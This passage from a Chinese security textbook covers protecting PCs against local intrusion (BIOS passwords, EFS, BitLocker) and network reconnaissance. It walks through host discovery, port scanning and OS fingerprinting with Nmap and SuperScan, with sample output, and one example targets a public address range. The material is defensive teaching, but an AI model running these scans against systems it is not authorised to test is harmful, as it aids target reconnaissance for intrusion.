免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.3　防御本地入侵

一般情况下，遭遇本地入侵的几率并不高，毕竟黑客要直接接触目标电脑并不容易，尽管如此，系统管理员仍要掌握防范本地入侵的方法，尤其对于保存了机密信息的电脑。图谋不轨的离职员工带走公司重要的文件，甚至商业间谍混入公司窃取机密等现象，并非只在电影中才会发生。

1．设置 BIOS 开机密码

有经验的用户都知道，台式电脑的安全性并不高，因为其 BIOS 密码可以通过跳线或者取下主板电池来清除。假如使用的是笔记本电脑，建议用户设置 BIOS 开机密码，因为要清除笔记本电脑的 BIOS 密码不是件容易的事情，有的产品甚至无法清除 BIOS 密码。某些品牌的笔记本电脑还通过 BIOS 提供了芯片级的硬盘锁，即使电脑被盗，别人也无法从被保护的硬盘中获得任何数据。

2．使用 EFS 加密

从 Windows 2000 系统开始，微软的操作系统都支持 EFS 加密功能，这种基于公钥策略的加密技术，从密码学的角度而言是无法破解的，但这并不意味着采用 EFS 加密后的文件便高枕无忧了，因为加密所采用的密钥保存在 Windows 系统里，黑客只需扫描硬盘获取用户的密钥（私钥），就能轻而易举地解开加密的文件。一些 EFS 加密破解软件（如 Advanced EFS Data Recovery）就是基于这个原理进行破解的，并非真正能够破解 EFS 加密的算法，关于 Advanced EFS Data Recovery 的使用方法将会在本书第 14 章进行详细介绍。

使用 EFS 加密后，系统管理员应该将密钥导出并备份到安全的地方，然后删除电脑里的密钥。当需要解密时才重新导入密码。虽然操作比较麻烦，但可以保证加密文件的安全。除此之外，系统管理员还可以使用 PGP（Pretty Good Privacy）这一类基于 RSA 公钥加密体系的加密软件，它采用与 EFS 加密类似的机制，同样具有极高的安全性。

3．使用压缩文件加密

其实，人们常用的文件压缩软件 WinZip 和 WinRAR 也具有一定的安全性。目前为止，所有针对 ZIP 和 RAR 压缩包的密码破解方法只是采用穷举和字典而已，只要密码设置得足够复杂，被破解的机会就不大，如图 7-24 所示。




图 7-24　WinRAR 加密也有不错的安全性

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

需要注意的是，Office 文档的密码并不是想象中那么可靠，黑客也许只需几秒就能轻易破解密码，如图 7-25 所示。



图 7-25　Office 文档的密码并不安全

4．使用 BitLocker 加密

为了弥补 EFS 加密的不足，微软在 Windows Vista 中引入了 BitLocker 驱动器加密功能，在 Windows 7 中不仅完善了 BitLocker 功能，还增加了用于保护移动储存设备数据的 BitLocker To Go 功能，建议有需要的用户升级到 Windows 7 操作系统。

与 EFS 针对单个文件进行加密不同，BitLocker 针对整个驱动器进行加密，用户需要使用密码或者智能芯片才能解密。即使把硬盘安装在其他电脑上，也无法读取其中的内容。BitLocker 还可以用于加密操作系统所在的驱动器，BitLocker 将在启动过程中检查电脑是否存在安全风险。如果检测到潜在的安全风险，BitLocker 就会锁定操作系统，如图 7-26 所示。



图 7-26　在控制面板中可以集中设置所有驱动器的 Bitlocker 加密

只要做好前面介绍的防御措施，系统管理员就可以有效地防御绝大多数的本地入侵，让黑客无机可乘。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第8章 网络扫描与端口保护

很多人可能会认为黑客入侵过程是多么紧张和刺激，知道真相后你可能会大失所望，因为黑客在整个入侵行动中，真正入侵的时间非常短，绝大部分的时间用在寻找目标、搜集目标信息等枯燥乏味的工作上，其中，寻找目标最常用的手段是网络扫描。

事实上，网络扫描技术并非黑客专用，网络管理人员同样需要精通这项技术，否则不能及时发现和修复主机潜在的漏洞，这样就会让黑客有机可乘。本章将从网络安全管理的角度，详细介绍网络扫描和端口保护的应用。

8.1 扫描活动的主机

通常情况下，一次完整的黑客入侵或者网络安全检测有以下三个阶段：

第一步：搜寻目标主机或网络，如果主机没有连接网络，黑客就无法对其发起攻击。

第二步：发现目标后，接着搜集目标的信息，例如操作系统类型、运行哪些服务，以及所使用的服务程序版本等。

第三步：根据所收集的信息对目标主机进行分析或模拟攻击，发现潜在的安全漏洞。

从网络安全检测的流程可知，检测的第一步就是扫描活动的主机。要发现活动的主机，最简单的方法就是使用 Ping 命令，在实际应用中，手动 Ping IP 地址的工作量太大了，必须使用软件来自动进行。常用的网络扫描软件都会带有扫描活动主机的功能，如 Nmap、Super Scan 等。

8.1.1 使用 Nmap 扫描活动的主机

Nmap 是一款跨平台的开源扫描工具，支持在 Linux、FreeBSD、UNIX 及 Windows 操作系统中使用，它可以帮助系统管理员查看大型网络内有哪些主机及运行了哪些服务。Nmap 的功能主要有三个：一是主机扫描，探测网络上有哪些活动的主机；二是端口扫描，检测主机提供了哪些网络服务；三是远程主机 OS 指纹识别，探测目标主机的操作系统类型。

Nmap 官方网址：http://nmap.org/

下面将介绍如何使用 Nmap 扫描活动主机的方法：

Nmap 无须安装，下载并解压缩后通过命令提示符窗口运行即可。需要注意的是，Nmap 需要 WinPcap 的支持，如果电脑没有安装 WinPcap，将会出现以下提示信息：

```
G:\nmap5.2>nmap -sP 192.168.1.1-200
WARNING: Could not import all necessary WinPcap functions.  You may need to upgrade
to version 3.1 or higher from http://www.winpcap.org.  Resorting to connect() mode
-- Nmap may not function completely
Starting Nmap 5.21-r17497 ( http://nmap.org ) at 2010-05-13 13:10 中国标准时间
```

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Nmap 目录已经附带了 WinPcap 的安装文件，双击该文件进行安装即可，安装的过程很简单，只需依次单击“下一步”按钮即可，这里就不再赘述了。

扫描活动的主机可以使用-sP 参数，注意 Nmap 的参数区分大小写，千万不能写成-SP 或者-sp。具体格式如下：

```
Nmap -sP 目标主机IP或IP地址段
```

-sP 参数既用于探测局域网，也用于探测 Internet 的主机。例如：要探测 192.168.1~192.168.1.100 地址段内有哪些活动的主机，则输入 nmap -sP 192.168.1.1-100 命令。

```
D:\Hacker\nmap5.0>nmap -sP 192.168.1.1-100

Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-13 12:33 中国标准时间
Host 192.168.1.1 is up (0.00s latency).
MAC Address: 00:0A:EB:CD:67:D6 (Shenzhen Tp-Link Technology Co;)
Host 192.168.1.2 is up (0.00s latency).
MAC Address: 94:0C:6D:5E:7B:A8 (Unknown)
Host bogon (192.168.1.60) is up (0.00s latency).
MAC Address: 00:0B:2F:43:F8:79 (bplan GmbH)
Host 192.168.1.66 is up (0.016s latency).
MAC Address: 00:13:8F:8F:38:B4 (Asiarock Incorporation)
Host 192.168.1.67 is up (0.016s latency).
MAC Address: 08:00:27:AF:D1:1E (Cadmus Computer Systems)
Host bogon (192.168.1.87) is up (0.016s latency).
MAC Address: 00:22:FA:7E:DF:7C (Intel Corporate)
Host 192.168.1.97 is up (0.016s latency).
MAC Address: 00:0B:2F:2F:4B:EE (bplan GmbH)
Nmap done: 100 IP addresses (7 hosts up) scanned in 4.45 seconds

D:\Hacker\nmap5.0>
```

探测完毕，nmap 会列出所有活动的主机，并且显示它们的 IP 地址和 MAC 地址。从本例的探测结果来看，该网段共有 7 台活动主机。

8.1.2 使用 Angry IP Scanner 扫描活动的主机

除了 Nmap 之外，用户也可以使用 Angry IP Scanner 等程序来扫描网络内活动的主机，Angry IP Scanner 可以在图形界面中运行，使用比较简单，但扫描结果不及 Nmap 详细，只能判断主机是否活动而已。

下面以扫描 221.5.88.1~221.5.88.254 网段为例，示范如何使用 Angry IP Scanner 扫描活动主机，方法如下：

启动 Angry IP Scanner 后，在“IP 范围”栏位输入要扫描的 IP 地址范围，然后单击“开始”按钮。扫描完毕，程序会显示扫描结果，如图 8-1 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-1　扫描活动主机

为了方便查看和使用扫描结果，可以将其导出为 txt 文档，单击“文件”按钮，选择“导出全部”命令，然后在弹出的对话框中选择要保存的目录，并输入文件名，最后单击“保存”按钮，如图 8-2 所示。



图 8-2　保存扫描的结果

8.2　扫描主机开放了哪些端口

网络服务主要是通过相对固定的端口提供，例如 80 端口提供 http 服务、25 端口提供 smtp 服务等（部分服务的端口可以更改）。扫描主机开放了哪些端口，就可以知道其开放了哪些服务。

8.2.1　扫描地址段搜寻开放特定端口的主机

使用 Nmap 扫描目标主机开放的端口，需要掌握以下几个参数：

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

-sS：这是使用频率最高的扫描选项——SYN 扫描，也称半开放扫描，这种扫描方式不建立完整的 TCP 连接，扫描效率较高而且相对不容易被察觉。

-sT：当-sS 不能用时，才使用这种扫描方式，也就是默认的 TCP 扫描方式。

-p：指定要扫描的端口，如果不指定端口号，Nmap 默认扫描 1~1024 端口及 nmap-services 文件中所列出的端口（该文件位于 Nmap 下载包中）。例如扫描端口 1~100 可输入-p1-100；要扫描 23，25，80 端口可输入-P23,25,80。

扫描某一网段内开放端口的主机时，建议只扫描特定的端口，不要扫描所有端口，否则会消耗大量的带宽，影响网络的正常使用，同时也会占用太多的时间，影响被主机正常工作。

例如：要扫描 192.168.1.1~192.168.1.70 网段内所有主机的前 100 个端口，则输入 nmap -sS 192.168.1.1-70 -p 1-10 命令 0，扫描完毕，nmap 就会显示所有活动主机所开放的端口。

```
G:\nmap5.2>nmap -sS 192.168.1.1-70 -p 1-100

Starting Nmap 5.21-r17497 ( http://nmap.org ) at 2010-05-13 14:07 中国标准
Nmap scan report for 192.168.1.1
Host is up (0.0035s latency).
Not shown: 99 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0A:EB:CD:67:D6 (Shenzhen Tp-Link Technology Co;)

Nmap scan report for bogon (192.168.1.2)
Host is up (0.0059s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 94:0C:6D:5E:7B:A8 (Unknown)

Nmap scan report for 192.168.1.60
Host is up (0.0056s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0B:2F:43:F8:79 (bplan GmbH)

Nmap scan report for bogon (192.168.1.66)
Host is up (0.0050s latency).
Not shown: 97 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
25/tcp open  smtp
80/tcp open  http
MAC Address: 00:13:8F:8F:38:B4 (Asiarock Incorporation)
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Nmap scan report for 192.168.1.67
Host is up (0.0067s latency).
All 100 scanned ports on 192.168.1.67 are closed
MAC Address: 08:00:27:AF:D1:1E (Cadmus Computer Systems)

Nmap done: 70 IP addresses (5 hosts up) scanned in 2.84 seconds
```

8.2.2　使用 Nmap 扫描目标主机开放的端口

除了扫描整个 IP 地址段的主机，还可以使用 Nmap 单独扫描某台主机，检测其开放的端口。例如要使用 SYN 扫描方式扫描局域网内主机 192.168.1.66 开放的端口，端口范围为 1~4000，则输入 nmap -sS 192.168.1.66 -p 1-4000 命令。

```
G:\nmap5.2>nmap -sS 192.168.1.66 -p 1-4000

Starting Nmap 5.21-r17497 ( http://nmap.org ) at 2010-05-13 13:14 中国标准时间
Nmap scan report for 192.168.1.66
Host is up (0.00071s latency).
Not shown: 3989 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1433/tcp open  ms-sql-s
3050/tcp open  unknown
3389/tcp open  ms-term-serv
MAC Address: 00:13:8F:8F:38:B4 (Asiarock Incorporation)
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
G:\nmap5.2>
```

8.2.3　使用 SuperScan 扫描目标主机开放的端口

除了 Nmap 之外，也可以使用 SuperScan 对目标主机进行扫描，检测其开放了哪些端口，从而推测出目标主机开放了哪些服务。SuperScan 4.0 具有友好的图形操作界面，比较适合普通用户使用。使用 SuperScan 扫描目标主机开放端口的方法如下：

Step1　运行 SuperScan4.0，然后在“主机名”栏位输入要扫描的主机，本例输入局域网内的主机 IP 地址，然后单击 -> 按钮，将其添加到右侧的列表中，如图 8-3 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-3　设置要扫描的主机

Step2　切换至“主机和服务扫描设置”选项卡，该选项卡有三项扫描任务，分别是查找主机、UDP 端口扫描和 TCP 端口扫描。取消选择“查找主机”复选框，然后单击 UDP 端口扫描区域中的“清除所有”按钮，清除默认设置的端口，接着输入要扫描的端口范围，最后单击按钮将其添加到列表中，如图 8-4 所示。




图 8-4　设置 UDP 端口扫描

Step3　在“TCP 端口扫描”区域中单击“清除所有”按钮，然后在左侧输入要扫描的端口范围，并单击按钮，将其添加到右侧的列表中，接着选择扫描的类型，建议选择 SYN 单选按钮，当 SYN 扫描不可用时，才选择“直接连接”单选按钮，如图 8-5 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-5　设置 TCP 端口扫描

提 示

SYN 扫描也称半开放扫描，建立一个正常的 TCP 连接总共有三次握手的过程，而 SYN 扫描只进行第一次握手，即向目标主机发送 SYN 报文而不建立完整的 TCP 链接，具有一定的隐蔽性，不容易被察觉。

Step4　切换至“扫描”选项卡，然后单击 ▶ 按钮开始扫描，扫描所需的时间视网络状况及用户设置的扫描项目而定，完成扫描后，画面会显示简要的扫描结果，如图 8-6 所示，单击“查看 HTML 结果”按钮可查看详细的报告。




图 8-6　查看扫描的结果

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.3 判断目标主机操作系统类型

无论是安全检测还是入侵，判断目标主机使用的操作系统都显得非常重要，确定目标主机的操作系统类型和版本后，就可以针对性地进行测试和分析漏洞等安全隐患。例如知道目标主机使用的是 Windows 2000 系统，就可以检测主机是否存在 Windows 2000 特有的漏洞。

8.3.1 操作系统指纹识别的原理

出于安全等因素的考虑，大多数情况下，远程主机不会轻易告知他人所使用的操作系统和服务程序，不过在 Internet 通信中需要使用 TCP/IP 协议，而 TCP/IP 协议栈技术只在 RFC 文档中有描述，具体的细节并没有严格的限制。操作系统的开发者在编写自身操作系统的 TCP/IP 协议栈的时候，对 RFC 文档的诠释各不相同，这就造成了不同的操作系统在 TCP/IP 协议的实现上有细微的差异，通过这些差异可以判断出远程主机所使用的操作系统。

根据识别方式的差异，操作系统指纹识别分成主动协议栈指纹识别和被动协议栈指纹识别两大类。其中，主动协议栈指纹识别是指向目标主机发送一些特别的数据包，根据目标主机的反应来判断其操作系统，具体的技术有 FIN 探测、ACK 探测、重叠片段处理等。

- FIN 探测：向目标主机发送一个 FIN 包，然后等待回应，一些系统的 TCP/IP 协议栈实现将会返回一个 Reset 包。
- ACK 探测：不同操作系统在 ACK 包序列号的选择上有差异，有些操作系统发回所确认的 TCP 包的序列号，另一些则发回所确认的 TCP 包的序列号加 1。
- 重叠片段处理：不同的 TCP/IP 协议栈实现对重叠片段的处理也有差异，有些在重组时会使用新的数据覆盖旧数据，有些则相反。
- TOS 服务类型：检测 ICMP 端口不可到达消息的 TOS 字段，大多数操作系统会是 0，而一些则不是。
- ICMP 出错消息回射完整性：一些操作系统在返回 ICMP 出错信息时，会修改所引用的 IP 头，因此检测对 IP 头的改动就可以粗略判断操作系统的类型。
- ICMP 出错信息抑制：一些操作系统会限制 ICMP 出错信息的速率，通过给随机一个高端口持续发送 UDP 包，统计出某个时间段内接受的出错消息的数目，也可以推断目标主机的操作系统。

主动协议栈指纹识别需要向目标主机发送数据包，这些特殊的数据包在正常的网络通信中较少出现，比较容易被察觉；而被动协议栈指纹识别从不主动发送数据包，而是被动地捕获目标主机的数据包来分析其操作系统的类型，虽然其识别的成功率和准确率不如前者，但优势在于隐蔽性好，几乎不可能被察觉。

除了前面介绍的 FIN 探测、ACK 探测等方式之外，还有很多“指纹”可以用来判断目标主机的操作系统，扫描软件根据这些原理开发出操作系统识别功能，只需简单的操作即可探测到目标主机的操作系统类型。

8.3.2 使用 Nmap 判断主机的操作系统及服务程序

Nmap 内置了多种 TCP/IP 栈指纹识别技术，可以轻易检测出大多数主机的操作系统及服务程序。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用 Nmap 的-O 参数可以判断目标主机所使用的操作系统。下面将示范检测局域网内的主机 192.168.1.66，输入 nmap -O 192.168.1.66 命令后，结果如下：

```
G:\nmap5.2>nmap -O 192.168.1.66

Starting Nmap 5.21-r17497 ( http://nmap.org ) at 2010-05-13 14:33 中国标准时间
Nmap scan report for 192.168.1.66
Host is up (0.00019s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1433/tcp open  ms-sql-s
3050/tcp open  unknown
3389/tcp open  ms-term-serv
MAC Address: 00:13:8F:8F:38:B4 (Asiarock Incorporation)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

除了操作系统信息之外，还可以使用-A 参数，进一步获取目标主机各项服务所使用的程序信息，通过这些信息，就可以针对目标主机检测服务程序是否存在漏洞。下面同样以这台主机为例，检测的结果如下：

```
G:\nmap5.2>nmap -A 192.168.1.66

Starting Nmap 5.21-r17497 ( http://nmap.org ) at 2010-05-13 14:50 中国标准时间
Nmap scan report for 192.168.1.66
Host is up (0.000023s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
23/tcp   open  telnet       Microsoft Windows XP telnetd
25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.2180
80/tcp   open  http         Microsoft IIS webserver 5.1
135/tcp  open  msrpc?
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
1025/tcp open  NFS-or-IIS?
1433/tcp open  ms-sql-s?
3050/tcp open  firebird     Firebird RDBMS Protocol version 10
3389/tcp open  ms-term-serv?
MAC Address: 00:13:8F:8F:38:B4 (Asiarock Incorporation)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: Host: eduxp; OSs: Windows XP, Windows

HOP RTT     ADDRESS
1   0.02 ms 192.168.1.66

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 107.90 seconds
```

8.4 扫描存在系统漏洞的电脑

前面介绍的搜寻活动主机及扫描主机端口，实际上是为扫描系统漏洞所做的准备，扫描系统漏洞不但是黑客必修的课程，网络管理人员更需要精通这项技能，因为只有及时发现及修补主机的安全漏洞，才能保证网络的安全。

